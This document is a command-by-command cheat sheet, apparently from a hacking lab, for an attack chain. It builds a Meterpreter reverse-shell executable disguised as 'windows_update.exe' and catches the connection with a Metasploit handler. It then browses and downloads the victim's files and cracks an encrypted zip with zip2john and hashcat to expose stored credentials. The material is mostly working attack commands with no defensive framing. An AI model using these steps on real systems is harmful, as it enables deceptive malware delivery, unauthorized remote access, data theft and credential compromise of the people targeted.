Backdoor Access & Encrypted File Cracking
Techniques used after a backdoor connection is established — locating sensitive files on the compromised system, exfiltrating them, and cracking any encryption protecting their contents.
Payload Creation
| Command | Description |
|---|---|
| msfvenom --payload windows/x64/meterpreter/reverse_http lhost=[IP] lport=[PORT] --format exe --out windows_update.exe | Generates a disguised Windows executable payload, named to appear as a legitimate system update. |
Listener Setup
| Command | Description |
|---|---|
| msfconsole | Launches the Metasploit Framework console. |
| use exploit/multi/handler | Loads the generic handler module used to catch any incoming payload connection. |
| set payload windows/x64/meterpreter/reverse_http | Matches the handler's payload type to the one embedded in the backdoor. |
| set lhost [IP] | Sets the attacker's listening IP address. |
| set lport [PORT] | Sets the listening port — must match the port used during payload creation. |
| exploit -j -z | Starts the listener as a background job, waiting for the victim to execute the file. |
Session Interaction
| Command | Description |
|---|---|
| sessions -l | Lists all active Meterpreter sessions. |
| sessions [id] | Interacts with a specific session. |
| ls | Lists files in the current remote directory. |
| cd [folder] | Navigates the victim's filesystem to locate sensitive files. |
Data Exfiltration
| Command | Description |
|---|---|
| download [file] | Transfers the target file from the compromised machine back to the attacker's system. |
Hash Extraction & Cracking
| Command | Description |
|---|---|

| zip2john [file].zip | Extracts a crackable hash from an encrypted zip archive. |
| zip2john [file].zip | cut -d ':' -f 2 > hash.txt | Isolates only the hash portion needed for cracking, saving it to a file. |
| hashcat --identify hash.txt [wordlist] | Confirms the exact hash mode before running the attack, since some formats have multiple sub-variants. |
| hashcat -m [mode] hash.txt [wordlist] | Attempts to recover the plaintext password using dictionary attack. |
Password Recovered
| Command | Description |
|---|---|
| - | The hash is successfully cracked — status shows 'Cracked' and the recovered password (tinkerbell) appears directly in the output. |
Unlocking the Archive
| Command | Description |
|---|---|

| - | The recovered password is used to unlock the encrypted archive, confirming the crack was valid. |
Credentials Exposed
| Command | Description |
|---|---|

| - | The decrypted file's contents are revealed, exposing the victim's stored credentials — the end goal of the attack. |